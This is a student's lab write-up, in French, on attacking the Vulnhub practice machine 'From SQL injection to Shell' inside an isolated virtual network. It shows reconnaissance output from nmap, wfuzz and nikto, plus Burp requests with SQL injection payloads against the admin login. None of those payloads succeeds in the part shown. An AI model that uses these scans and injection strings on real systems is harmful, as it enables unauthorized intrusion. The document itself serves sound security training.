

IMT MINES ALÈS - SITE CLAVIÈRES

DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)

---

# Ethical Hacking - Vulnhub From SQL injection to Shell

---

Nathan MARTEL

Groupe : SR  
IMT Mines ALÈS

# Table des matières

<b>1 Introduction</b>	<b>2</b>
<b>2 Environnement utilisé</b>	<b>3</b>
<b>3 From SQL injection to Shell</b>	<b>5</b>
<b>4 Conclusion</b>	<b>36</b>

# 1 Introduction :

*[A l'attention des lecteurs du rapport] : Le rapport peut sembler grand, long à lire et volumineux en raison du nombre de pages. Mais il comporte de grandes illustrations pour bien voir les résultats sur les images. Selon moi, sa lecture ne dépasse pas les 10 minutes.*

L'objectif de ce rapport est de présenter tout ce que j'ai fait que cela fonctionne ou non pour exploiter la machine virtuelle From SQL injection to Shell. Au travers la description de la box From SQL injection to Shell, on apprend que l'on va réaliser de l'injection SQL à l'aide du mot-clé UNION, que je serai amené de faire un décryptage des mots de passe hachés MD5 et écrire un WebShell en PHP. Je sais aussi qu'il faudra accéder à la console d'administration à partir d'une injection SQL et qu'ensuite, dans cette console d'administration, je vais devoir exécuter des commandes sur le système.

URL du challenge : <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>

**@uthor : Nathan Martel.**

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

*Sur certaines captures, l'adresse IP cible de la box diffère. Cela est dû au fait que j'ai refait la box plusieurs fois pour trouver d'autres vecteurs d'attaques.*

## 2 Environnement utilisé :

Dans ce rapport, je vais démontrer et expliquer les étapes suivies pour exploiter la machine virtuelle cible (From SQL injection to Shell). Pour ce rapport, [et pour tous les autres, je mets en place et configure mon propre sous-réseau dans VirtualBox]. Cela permet ainsi d'avoir ma Kali Linux et ma cible (From SQL injection to Shell) pour qu'ils puissent communiquer en étant isolées du réseau principal.

Pour la machine cible, j'ai configuré une seule interface réseau en mode réseau privé hôte. Ce mode, proposé par VirtualBox, permet de créer un réseau local isolé qui n'est pas directement relié à Internet. De ce fait, cette VM ne peut interagir qu'avec d'autres machines présentes sur le même réseau privé hôte. J'ai conservé le nom par défaut de l'interface réseau attribué par VirtualBox




FIGURE 2.1 – Interface réseau privé hôte machine cible

Pour ma machine d'attaque Kali Linux, j'ai configuré deux interfaces réseau. La première en mode NAT pour permettre à la machine d'accéder à Internet (utile par exemple pour download des paquets ou d'utiliser des outils non présents nativement sur la Kali Linux). A savoir aussi que le mode NAT fournit un accès réseau externe et masque l'adresse IP interne de la machine derrière l'adresse IP de l'hôte. La deuxième interface est en mode réseau privé hôte.




FIGURE 2.2 – Interfaces réseaux NAT et privé hôte machine Kali Linux

De ce fait, cela permet à Kali Linux de communiquer directement avec la cible, puisqu'elle est configurée dans le même réseau privé hôte. Les deux machines partagent donc le même sous-réseau et sont en quelque sorte cloisonnés du reste du réseau.

### 3 From SQL injection to Shell :

En sachant que la Kali Linux et ma box Basic Pentesting sont dans le même sous réseau, je cible toutes les adresses IPs comprises dans ce sous-réseau et je regarde les hôtes actifs :

```
(root@kalisae)-[/home/sae]
# nmap 192.168.56.0-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 16:12 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
Nmap scan report for 192.168.56.1
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 0A:00:27:00:00:11 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:4B:1E:EE (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.104
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5A:2F:2B (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 255 IP addresses (4 hosts up) scanned in 3.29 seconds
```

FIGURE 3.3 – Recherches hôtes actifs dans le sous réseau Vbox

De plus, nmap effectue par défaut un scan TCP SYN sur les 1000 ports les plus

courants. Ici, je remarque que la box a pris l'IP 192.168.56.104 et que les ports 22 et 80 sont ouverts.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan de tous les ports ouverts. Le premier scan nmap ne fait un scan que sur les 1000 ports les plus utilisés, certains ports peuvent ne pas être détectés avec le précédent scan :

```
(root@kalisae)-[/home/sae]
# nmap 192.168.56.104 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 16:13 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5A:2F:2B (Oracle VirtualBox virtual NIC)
```

FIGURE 3.4 – Scan nmap de tous les ports ouverts sur la machine cible

Finalement, il y a 2 ports ouverts sur la machine cible, le 22 sur lequel il y a un service SSH et un service HTTP sur le port 80. Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan avancé pour faire ressortir le système d'exploitation derrière la VM, les versions des services et d'autres fonctionnalités :

```
(root@kalisae)-[/home/sae]
# nmap -A 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 16:14 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00065s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 79:a1:b7:8d:bb:af:a5:da:67:fc:f3:da:3a:e7:ea:7d (DSA)
|_ 2048 db:41:8a:66:ac:05:5d:3e:85:0b:b4:f3:5a:f2:4c:65 (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: My Photoblog - last picture
MAC Address: 08:00:27:5A:2F:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.65 ms  192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.00 seconds
```

FIGURE 3.5 – Scan avancé nmap sur la machine cible

Le scan avancé de l'outil nmap ressort que le service détecté sur le port 22 est un OpenSSH 5.5p1 avec comme variante le package Debian 6+squeeze2. Sur le port 80, c'est un serveur Apache en version 2.2.16 basé également sur Debian qui tourne. Le titre du site WEB est « My Photoblog - last picture ».

Même si dans la description de la box c'est dit qu'il faut se concentrer sur les injections SQLs, je vérifie quand même s'il existe des vulnérabilités pour ces versions.

Pour ces deux versions spécifiques, je n'ai trouvé de vulnérabilités associées sur Metasploit

```
msf6 > search openssh 5.5  
[-] No results from search  
msf6 > search apache 2.2.16  
[-] No results from search
```

FIGURE 3.6 – Recherche sur Metasploit des vulnérabilités sur la version OpenSSH

Voici la page d'accueil du site WEB sur le port 80 :

## My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | 2010 | [All pictures](#) | [Admin](#)

last picture: cthulhu



No Copyright

FIGURE 3.7 – Page WEB principale sur le port 80

L'analyse du code source n'a rien donné, je n'ai pas trouvé d'informations intéressantes. Dans le menu en haut à droite, chaque page est différente et pour chaque, le code source ne donne rien. Cependant, sur la dernière page, la page intitulée « Admin », je tombe sur une interface de connexion :



## Login




FIGURE 3.8 – Interface de connexion trouvée en cliquant sur la page « Admin » dans le menu

Dans le code source, il s'agit d'un formulaire classique HTML et lorsque l'utilisateur soumet le formulaire, les données sont envoyées à la page `index.php` :

```
<form action="index.php" method="POST" class="form login">
  <div class="group wat-cf">
    <div class="left">
      <label class="label right">Login</label>
    </div>
    <div class="right">
      <input type="text" class="text field" name="user" />
    </div>
  </div>
</form>
```

FIGURE 3.9 – Code source de la l'interface de connexion

Donc, le fait que les données du formulaire sont envoyées à `index.php` implique potentiellement qu'il peut y avoir des vulnérabilités côté serveur comme une injection SQL. Avant de commencer l'injection SQL, je décide de lancer une analyse Dirbuster sur le port 80 de la machine cible afin de découvrir des répertoires ou fichiers cachés qui pourraient contenir des informations intéressantes que je pourrai exploiter ensuite :




FIGURE 3.10 – Analyse Dirbuster sur le port 80 pour voir les fichiers et répertoires cachés

Les répertoires et fichiers comme « /all » ou encore « /show.php » sont les pages du menu en haut à droite que j'ai déjà visité avant. De plus, le répertoire admin où est l'interface de connexion a été détecté par Dirb.

Dirb détecte également un répertoire « /admin/uploads », intéressant, voici la page :



FIGURE 3.11 – Répertoire « /admin/uploads » trouvé grâce à Dirb

Cela ressemble à un répertoire où des fichiers ont été téléchargés. Si je parviens à téléverser quelque chose sur le serveur, il est probable que le fichier soit accessible depuis ce répertoire. De plus, dans le code source, je vois que la page d'index est générée automatiquement par le serveur Apache.

J'ai décidé de télécharger les trois images présentes dans le répertoire « /admin/uploads » et de les analyser avec binwalk pour voir s'il y aurait des informations intéressantes cachées dans les images :

```
(root@kalisae)-[/home/sae/Desktop]
# ll
total 64
-rw-r--r-- 1 sae sae 27582 Dec  8 19:12 cthulhu.png
-rw-r--r-- 1 sae sae 24110 Dec  8 19:12 hacker.png
-rw-r--r-- 1 sae sae 11505 Dec  8 19:12 ruby.jpg
Name      Last modified   Size Description
# binwalk *
Parent Directory
Scan Time:      2024-12-08 20:00:27
Target File:    /home/sae/Desktop/cthulhu.png
MD5 Checksum:   c4816895b8623056baf35d470be858df
Signatures:     411
DECIMAL        HEXADECIMAL     DESCRIPTION
0              0x0             PNG image, 150 x 138, 8-bit/color RGBA, non-interlaced
picture.php    20-Sep-2012 23:51 128
user.php       20-Sep-2012 23:51 550
Scan Time:      2024-12-08 20:00:27
Target File:    /home/sae/Desktop/hacker.png
MD5 Checksum:   31a1f4978a9ffdf0811b68bd2fdd1a47
Signatures:     411
DECIMAL        HEXADECIMAL     DESCRIPTION
0              0x0             PNG image, 271 x 271, 8-bit/color RGBA, non-interlaced
Scan Time:      2024-12-08 20:00:27
Target File:    /home/sae/Desktop/ruby.jpg
MD5 Checksum:   72b0066c8e71259166fb51879a740330
Signatures:     411
DECIMAL        HEXADECIMAL     DESCRIPTION
0              0x0             JPEG image data, JFIF standard 1.00
```

FIGURE 3.12 – Analyse binwalk des images trouvées dans le répertoire « /admin/uploads »

Après les avoir téléchargés, j'analyse avec binwalk toutes les images mais il n'y a pas d'informations cachées dans les images. Je décide quand même de suivre ma méthodologie, de tout analyser même si cela ne rentre pas dans le contexte de la box.

Ensuite, je lance un scan Wfuzz sur le serveur WEB pour être sûr de ne rien oublier :

```
(root@kalisae)-[/home/sae/Desktop]
# wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt http://192.168.56.115/FUZZ >> result.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl
File System
```

FIGURE 3.13 – Analyse Wfuzz des pages WEB du site

Voici ce que Wfuzz a pu trouver dans son scan sur le serveur Apache :








Total requests: 4614

ID	Parent Dir	Response	Lines	Word	Chars	Payload
0000000001:	ethulhu.png	200	71 L	103 W	1343 Ch	"http://192.168.56.115"
0000000012:		403	10 L	30 W	291 Ch	".htaccess"
0000000013:		403	10 L	30 W	291 Ch	".htpasswd"
0000000011:		403	10 L	30 W	286 Ch	".hta"
000000286:		301	9 L	28 W	316 Ch	"admin"
000000384:	2.1 (Debian)	200	96 L	148 W	2022 Ch	"all"
000000777:		200	92 L	141 W	1858 Ch	"cat"
000000820:		403	10 L	30 W	290 Ch	"cgi-bin/"
000000885:		301	9 L	28 W	318 Ch	"classes"
000001114:		301	9 L	28 W	314 Ch	"css"
000001652:		200	15 L	14 W	185 Ch	"footer"
000001877:		200	40 L	63 W	796 Ch	"header"
000001991:		301	9 L	28 W	317 Ch	"images"
000002021:		200	71 L	103 W	1343 Ch	"index.php"
000002017:		200	71 L	103 W	1343 Ch	"index"
000003588:		403	10 L	30 W	295 Ch	"server-status"
000003645:		200	70 L	108 W	1320 Ch	"show"

FIGURE 3.14 – Résultat de l'analyse Wfuzz des pages WEB du site

Je retrouve globalement les mêmes informations que Dirbuster a trouvé. De plus, la page « /admin/new.php » est une redirection vers l'interface de connexion. Cela suggère que l'accès à cette page nécessite de se connecter au préalable. Aussi, Wfuzz détecte un répertoire « cgi-bin/ », il y a alors peut-être des scripts CGI (Common Gateway Interface) utilisés pour exécuter des programmes côté serveur. Et pour le répertoire « classes », voici la page WEB :

# Index of /classes

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">auth.php</a>	20-Sep-2012 23:51	391	
 <a href="#">category.php</a>	20-Sep-2012 23:51	818	
 <a href="#">db.php</a>	20-Sep-2012 23:51	128	
 <a href="#">phpfix.php</a>	20-Sep-2012 23:51	100	
 <a href="#">picture.php</a>	20-Sep-2012 23:51	2.9K	
 <a href="#">user.php</a>	20-Sep-2012 23:51	550	

Apache/2.2.16 (Debian) Server at 192.168.56.115 Port 80

FIGURE 3.15 – Répertoire « /classes » trouvé grâce à Wfuzz

Ce répertoire contient des classes PHP (auxquelles je n'ai pas accès après vérification). On retrouve par exemple auth.php qui est lié à l'authentification des utilisateurs et pouvait potentiellement contenir des informations intéressantes. Le fichier « db.php » est probablement lié à l'interaction entre le serveur WEB est la base de données et donc peut contenir identifiants, etc.

Je fini l'analyse WEB en réalisant un scan de vulnérabilité avec nikto sur le port 80 :

```
(sae@kalisae) - [~/Desktop]
$ nikto -h 192.168.56.115
- Nikto v2.5.0

+ Target IP: 192.168.56.115
+ Target Hostname: 192.168.56.115
+ Target Port: 80
+ Start Time: 2024-12-08 19:54:36 (GMT1)


+ Server: Apache/2.2.16 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different format than intended. See: https://owasp.org/www-project-secure-headers/#x-content-type-options
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following attack may be used: https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /images: The web server may reveal its internal IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1"
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/login.php?path="/" </form><form%20name=a><input%20name=i%20value=XSS>&lt;script>alert('Vulnerable')</script>: Cookie PHPSESSID=...
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper validation.
+ /cgi-bin/cvname.cgi?name=CVE-2002-0995: CVE-2002-0995
+ /?: PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain space characters.
+ /?: PHE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain space characters.
+ /?: PHE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain space characters.
+ /?: PHE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain space characters.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 3799, size: 5108, mtime: Tue Aug 28 2006
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time: 2024-12-08 19:55:10 (GMT1) (34 seconds)

+ 1 host(s) tested
```

FIGURE 3.16 – Recherche des vulnérabilités sur le port 80 avec nikto

Nikto a détecté plusieurs points d'intérêt et vulnérabilités potentielles sur la machine cible. Tout d'abord, nikto confirme que la version du serveur Apache est bien 2.2.16. Nikto détecte cette version comme une version obsolète et qui contient des vulnérabilités connues. Il détecte également que la version de PHP « PHP/5.3.3-7+squeeze14 » est obsolète et qui est elle aussi vulnérable à diverses attaques, comme l'exécution de code à distance et les injections. A l'instar des autres box faites, il n'y a pas de header X-Frame-Options, donc cela permet des attaques de type clickjacking et pas non plus d'en-tête X-Content-Type-Options, donc potentielles attaques par MIME-sniffing. Ensuite, sur les vulnérabilités spécifiques trouvées par nikto, il détecte les répertoires comme « /css/ », « /icons/ », et « /images/ » pour faire du listing de leur contenu. De plus, mod\_negotiation avec MultiViews est activé, cela permet de deviner les noms de fichiers existants dans des répertoires. Par exemple, index.php a été trouvé comme alternative à index. Nikto détecte aussi que des requêtes comme « /? =PHPE9568F36-D428-11d2-A769-00AA001ACF42 » révèlent des informations internes sur PHP. Sur les fichiers sensibles, « #wp-config.php# » a été trouvé et donc ça suggère la présence d'un fichier WordPress. Le cookie PHPSESSID est créé sans le flag HttpOnly. Cela le rend vulnérable à une attaque par XSS. Sur ce qu'il y a de très intéressant et sur l'interface de connexion, nikto détecte que la page « /admin/login.php » contient une vulnérabilité spécifique, la possibilité d'insérer des comptes admin sans authentification si une ancienne version de phpAuction est utilisée (CVE-2002-0995).

J'essaie maintenant avec burp de faire de l'injection SQL sur le formulaire dans la page « /admin/ ». Pour ce faire, avant d'utiliser wpscan, j'utilise burp suite pour voir comment réagit le serveur et possiblement pour faire moi-même l'injection SQL. Je saisis comme utilisateur/mot de passe « test/test ». Voici la requête et la réponse du serveur :



Request		Response			
	Raw	Pretty	Raw	Hex	Render
1	POST /admin/index.php	HTTP/1.1	1	HTTP/1.1	302 Found
2	Host: 192.168.56.115		2	Date:	Sun, 08 Dec 2024 20:34:04 GMT
3	Content-Length: 23		3	Server:	Apache/2.2.16 (Debian)
4	Cache-Control: max-age=0		4	X-Powered-By:	PHP/5.3.3-7+squeeze14
5	Upgrade-Insecure-Requests: 1		5	Expires:	Thu, 19 Nov 1981 08:52:00 GMT
6	Origin: http://192.168.56.115		6	Cache-Control:	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7	Content-Type: application/x-www-form-urlencoded		7	Pragma:	no-cache
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36		8	Location:	/admin/login.php
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		9	Vary:	Accept-Encoding
10	Referer: http://192.168.56.115/admin/login.php		10	Content-Length:	0
11	Accept-Encoding: gzip, deflate, br		11	Connection:	close
12	Accept-Language: en-US,en;q=0.9		12	Content-Type:	text/html
13	Cookie: PHPSESSID=murkfvuadc19i7kpkjd2ol7kf7		13		
14	Connection: close		14		
15					
16	user=test&password=test				

FIGURE 3.17 – Analyse de la requête envoyée au serveur avec Burp

L'application utilise un système de redirection (car HTTP 302 Found) lorsque la tentative de connexion échoue. De ce fait, je pense que les données soumises via



user et password sont utilisées dans une requête SQL pour valider l'utilisateur. J'essaie au début de court-circuiter le mot de passe en remplaçant les valeurs de user et password dans la requête avec « user=admin' – password=nathan » :

1 POST /admin/index.php HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: 192.168.56.115	2 Date: Sun, 08 Dec 2024 21:03:53 GMT
3 Content-Length: 30	3 Server: Apache/2.2.16 (Debian)
4 Cache-Control: max-age=0	4 X-Powered-By: PHP/5.3.3-7+squeezel4
5 Upgrade-Insecure-Requests: 1	5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Origin: http://192.168.56.115	6 Cache-Control: no-store, no-cache, must-re
7 Content-Type: application/x-www-form-urlencoded	6 post-check=0, pre-check=0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	7 Pragma: no-cache
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216	8 Location: /admin/login.php
Safari/537.36	9 Vary: Accept-Encoding
9 Accept:	10 Content-Length: 0
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif	11 Connection: close
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b	12 Content-Type: text/html
3;q=0.7	13
10 Referer: http://192.168.56.115/admin/login.php	14
11 Accept-Encoding: gzip, deflate, br	
12 Accept-Language: en-US,en;q=0.9	
13 Cookie: PHPSESSID=murkfvuadc19i7kpjkd2ol7kf7	
14 Connection: close	
15	
16 user=admin' --&password=nathan	

FIGURE 3.18 – Essai injection SQL avec burp pour voir la réponse du serveur

Le serveur renvoie une erreur 302. C'est une redirection temporaire. En fait, je pense ici que le client est invité à se rendre sur l'URL qui est dans l'en-tête Location. Pour ne pas alourdir de photo burp le rapport, voici toutes les injections que j'ai testées et qui n'ont pas fonctionné :

- user=admin'&password=nathan
- user=admin' &password=
- user=' &password=
- user=admin' UNION SELECT NULL, database(), user() &password=nathan
